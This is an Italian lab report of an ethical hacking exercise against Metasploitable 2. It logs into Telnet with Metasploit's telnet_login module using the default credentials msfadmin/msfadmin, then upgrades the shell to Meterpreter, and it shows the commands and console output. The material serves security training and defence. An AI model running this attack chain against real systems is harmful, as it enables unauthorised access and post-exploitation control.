REPORT: Exploit Telnet con Metasploit

Introduzione

Il report di oggi ha analizzato la sicurezza di "Metasploitable 2", concentrandosi sul **servizio Telnet (TCP 23)**. È stato sfruttato il Telnet attivo con credenziali deboli (default) usando Metasploit per ottenere accesso non autorizzato e successivamente elevarlo a sessione **Meterpreter** per controllo avanzato. Questo report descrive la *kill chain* completa (ricognizione, compromissione, consolidamento) per sfruttare la vulnerabilità Telnet, come esercizio di *ethical hacking* condotto in ambiente controllato. L'obiettivo è la formazione pratica sulle tecniche offensive, essenziale per sviluppare difese efficaci.


Obiettivi dell'Esercizio

Gli obiettivi specifici dell'esercizio erano i seguenti:

- **Ottenimento dell'Accesso Iniziale:** Sfruttare le credenziali predefinite e note del servizio **Telnet** per stabilire una sessione di comando remota sul sistema target, ottenendo così un primo punto d'appoggio.
- **Upgrade della Sessione a Meterpreter:** Trasformare la shell di comando base in una sessione Meterpreter per consolidare il controllo e accedere a capacità di post-exploitation avanzate.


Configurazione

La prima operazione svolta è controllare l'effettiva connessione tra le due macchine: Kali Linux e Metasploitable 2.



Scansione del Servizio Telnet

La prima fase dell'operazione è stata dedicata al riconoscimento. L'obiettivo era confermare la presenza del servizio Telnet sulla macchina target e raccogliere informazioni sulla sua versione. Per raggiungere questo scopo, è stato utilizzato il modulo ausiliario di Metasploit **auxiliary/scanner/telnet/telnet_version.** Questo strumento ha permesso di sondare la porta Telnet su Metasploitable e di identificare con precisione il software in esecuzione, fornendo un ***fingerprint*** preciso del servizio, informazione essenziale per selezionare il corretto vettore di attacco.



Autenticazione e Accesso Iniziale

Una volta identificato il servizio, l'attacco è proseguito con il tentativo di ottenere un accesso iniziale. Sfruttando la conoscenza comune che Metasploitable 2 utilizza credenziali predefinite, è stato impiegato il modulo **auxiliary/scanner/telnet/telnet_login**. Sono stati configurati i seguenti parametri chiave:

• **RHOSTS**: L'indirizzo IP della macchina target Metasploitable 2.

• **USERNAME e PASSWORD**: Le credenziali predefinite e note per l'accesso.

• **STOP_ON_SUCCESS:** Impostato su **true** per interrompere il processo di login non appena una combinazione di credenziali valida fosse stata trovata.


Questa fase ha avuto successo immediato, evidenziando il rischio critico associato a sistemi che mantengono le configurazioni di fabbrica in ambienti operativi. L'esecuzione del modulo ha portato al risultato desiderato: lo stabilirsi di una sessione di comando remota sul sistema target.

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.50.11
RHOSTS => 192.168.50.11
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted:
                                                none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.50.11    yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                ploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per
                                                 line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) >
```

Gestione della Sessione

Ottenuto l'accesso, la fase successiva si è concentrata sulla gestione e verifica della connessione. È stato fondamentale confermare che la sessione fosse stabile e interattiva. A questo scopo, sono stati utilizzati i comandi interni di Metasploit per la gestione delle sessioni:

- **sessions -l:** Eseguito per listare tutte le sessioni attive e confermare la creazione della nuova connessione, annotando l'ID.
- **sessions -i 1**: Utilizzato per interagire direttamente con la shell di comando ottenuta sul sistema target, confermando così il pieno controllo.
- **`whoami`** ha confermato l'identità dell'utente compromesso (**`msfadmin`**).



Consolidamento del Controllo tramite Upgrade a Meterpreter


L'ultima fase operativa non è stata un'escalation di privilegi in senso stretto, ma un upgrade strategico della sessione per ottenere capacità di controllo superiori. Una semplice shell di comando, sebbene efficace, è limitata. Una sessione Meterpreter offre invece un payload avanzato con funzionalità estese per la post-exploitation. La procedura si è svolta in due passaggi:

1. Background della Sessione: La sessione di comando attiva è stata messa in background utilizzando la combinazione di tasti **Ctrl+Z**, confermando l'azione con 'y' alla richiesta del framework, rendendola così disponibile per essere manipolata da altri moduli Metasploit.


2. **Esecuzione dell'Upgrade**: È stato utilizzato il modulo **post/multi/manage/shell_to_meterpreter.** Tramite il comando **show options**, sono state visualizzate e configurate le opzioni necessarie (come l'ID della sessione da "promuovere"), e la successiva esecuzione del modulo ha trasformato con successo la shell di base in una sessione Meterpreter completa.

Il completamento di questa fase ha segnato il successo dell'intera catena di attacco, dal riconoscimento iniziale al pieno controllo del sistema tramite un payload avanzato.

Options:



Sessions: sessions -l



Comando finale

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ls
Listing: /home/msfadmin
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
040755/rwxr-xr-x  4096  dir   2010-04-17 14:11:00 -0400  .distcc
040700/rwx------  4096  dir   2026-01-20 06:25:02 -0500  .gconf
040700/rwx------  4096  dir   2026-01-20 06:25:32 -0500  .gconfd
100600/rw-------  4174  fil   2012-05-14 02:01:49 -0400  .mysql_history
100644/rw-r--r--  586   fil   2010-03-16 19:12:59 -0400  .profile
100700/rwx------  4     fil   2012-05-20 14:22:32 -0400  .rhosts
040700/rwx------  4096  dir   2010-05-17 21:43:18 -0400  .ssh
100644/rw-r--r--  0     fil   2010-05-07 14:38:35 -0400  .sudo_as_admin_successful
100644/rw-r--r--  380   fil   2026-01-14 09:25:29 -0500  fake_dns.py
040755/rwxr-xr-x  4096  dir   2010-04-27 23:44:17 -0400  vulnerable

meterpreter >
```

Conclusioni

In conclusione, l'esercizio ha dimostrato una catena di attacco realistica, sottolineando l'importanza cruciale della gestione delle configurazioni e dell'eliminazione di protocolli obsoleti. La conoscenza pratica di queste tecniche è essenziale per professionisti della sicurezza per implementare difese efficaci.
La vulnerabilità risiede nell'esposizione di **Telnet** (protocollo insicuro che trasmette credenziali in chiaro) e nella mancata modifica delle **credenziali predefinite**. Meterpreter, a differenza di una shell standard, ha trasformato la compromissione in una base operativa avanzata per operazioni furtive ed esfiltrazione dati.